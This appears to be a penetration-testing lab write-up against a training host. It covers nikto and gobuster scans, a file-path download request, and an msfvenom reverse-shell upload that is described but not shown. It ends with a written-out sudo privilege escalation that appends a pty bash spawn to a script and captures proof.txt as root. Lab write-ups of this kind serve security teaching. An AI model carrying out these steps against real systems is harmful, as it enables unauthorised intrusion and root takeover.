

From the initial scan, there were no interesting points. This was web vulnerability, I used nikto to do web vulnerability scan.

```
root@kali:~# nikto -h 10.20.160.84
- Nikto v2.1.6
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+ Target IP: 10.20.160.84
+ Target Hostname: 10.20.160.84
+ Target Port: 80
+ Start Time: 2022-12-09 16:17:35 (GMT-5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37).
  Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 182, s
ize: 5ab83623dfb5c, mtime: gzip
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ OSVDB-3092: /test.txt: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2022-12-09 16:18:18 (GMT-5) (43 seconds)
-----
```

Figure 1 10.20.160.84 nikto scan

Then used gobuster to brute-force 10.20.160.84.

```
root@kali:~# gobuster dir -u 10.20.160.84 -w /usr/share/wordlists/dirb/comm
on.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://10.20.160.84
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
=====
2022/12/09 16:21:36 Starting gobuster 05:50
=====
/..htpasswd (Status: 403) 2018-11-30 06:14
/..hta (Status: 403) 2011-11-16 06:55 3.0K
/..htaccess (Status: 403) 2011-11-16 05:12 4.8K
/index.html (Status: 200) 2011-11-16 05:12 27K
/js (Status: 301)
/server-status (Status: 403)
=====
2022/12/09 16:21:39 Finished
=====
```

Figure 2 Capture of using gobuster

In jqueryFileTree/connectors under js folder, the outcome from gobuster there was eptdownload and eptupload php files.

Index of /js/jqueryFileTree/connectors











Name	Last modified	Size	Description
 Parent Directory		-	
 eptdownload.php	2018-11-30 05:50	628	
 eptupload.php	2018-11-30 04:20	824	
 jqueryFileTree.asp	2011-11-16 05:12	1.6K	
 jqueryFileTree.aspx	2011-11-16 05:12	1.0K	
 jqueryFileTree.cf	2011-11-16 05:12	783	
 jqueryFileTree.js	2014-05-23 03:34	960	
 jqueryFileTree.jsp	2011-11-16 05:12	1.4K	
 jqueryFileTree.php	2011-11-16 05:12	1.3K	

Figure 3 Capture of web page

Intercept the cookie of download.php. They send the file name as /var/www/html/test.txt.



The screenshot shows the Burp Suite interface. The top menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a toolbar with buttons for 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', and 'User options'. The main window is divided into two panes. The left pane shows the 'HTTP history' tab with a list of requests. The right pane shows the details of the selected request (GET request to http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php?filename=/var/www/html/test.txt).

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	TI
9	http://10.20.160.84	GET	http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php?filename=/var/www/html/test.txt							
8	http://10.20.160.84	GET	http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php							
3	http://ciscobinary.openh26...	GET	http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php							
2	http://10.20.160.84	GET	http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php							
1	http://10.20.160.84	GET	http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php							

The right pane shows the details of the selected request (GET request to http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php?filename=/var/www/html/test.txt). The 'Request' tab is selected, showing the raw request data:

```
1 GET /js/jqueryFileTree/connectors/eptdownload.php?filename=/var/www/html/test.txt HTTP/1.1
2 Host: 10.20.160.84
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.20.160.84/js/jqueryFileTree/connectors/eptdownload.php
8 Connection: close
9 Upgrade-Insecure-Requests: 1
```

Figure 4 Capture of http history clicking on download.php

Tried to use eptupload.php but the file directory path was used differently.




Figure 5 Capture of opening eptupload.php

Sending request from burpsuite with changing the path of the file. And got to know the code of the upload.php.




Figure 6 Using repeater to send request

Created a payload and upload the payload to the 10.20.160.84.




Figure 7 Creating a payload using msfvenom and uploading

Running the file in the browser.




Figure 8 Opening the payload on the web

Using handler to listen and respond to the connection made by running the payload file.




Figure 9 Exploting handler

In the shell, I got the local.txt.




Figure 10 Capture of local.txt

Currently, the id is eptweb and I need to escalate privilege to get proof.txt.




Figure 11 Current id

Use `sudo -l` to check the list of the user's privileges. Found one way to get into the root.

```
sudo -l
Matching Defaults entries for eptweb on perkins:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User eptweb may run the following commands on perkins:
    (root) NOPASSWD: /home/eptweb/web_config/eptweb_config.py
```

Figure 12 Capture of checking user privilege list

See the code of the file but it does nothing.

```
cat eptweb_config.py
#!/usr/bin/env python

print("")
print("This script doesn't actually do anything... ")
print("")
print("... Even though its name seems to imply that it will configure the web server... ")
print("")
print("... I wonder why that is... ")
print("")
```

Figure 13 Capture of `eptweb_config.py`

So, added two lines of code in the file, that the code can be executed when I run the file. To instruct the os to use bash as a command interpreter.

```
eptweb@perkins:/home/eptweb/web_config$ echo "import pty; pty.spawn('/bin/bash')" >> eptweb_config.py
<rt pty; pty.spawn('/bin/bash')" >> eptweb_config.py
eptweb@perkins:/home/eptweb/web_config$ cat eptweb_config.py
cat eptweb_config.py
#!/usr/bin/env python

print("")
print("This script doesn't actually do anything... ")
```

Figure 14 Inserting codes in `eptweb_config.py`

Then, I ran the file in `sudo`. So, the command interpreter can be run in host mode. We can see the the user account changed into root owner.

```
import pty; pty.spawn('/bin/bash')
eptweb@perkins:/home/eptweb/web_config$ sudo ./eptweb_config.py
sudo ./eptweb_config.py

This script doesn't actually do anything...

... Even though its name seems to imply that it will configure the web server...

... I wonder why that is...

root@perkins:/home/eptweb/web_config# ls
ls
eptweb_config.py
root@perkins:/home/eptweb/web_config# cd /home
```

Figure 15 running the file in `sudo`

In the root account, found proof.txt.

```
root@perkins:/home# cd /root
cd /root
root@perkins:~# ls
ls
proof.txt
root@perkins:~# cat proof.txt
cat proof.txt
eaf46f325f255ef4402e7b7cb43fa60b
root@perkins:~# echo Gabriella Ahn; date
echo Gabriella Ahn; date
Gabriella Ahn
Fri Dec  9 22:56:50 UTC 2022
```

Figure 16 Capture of proof.txt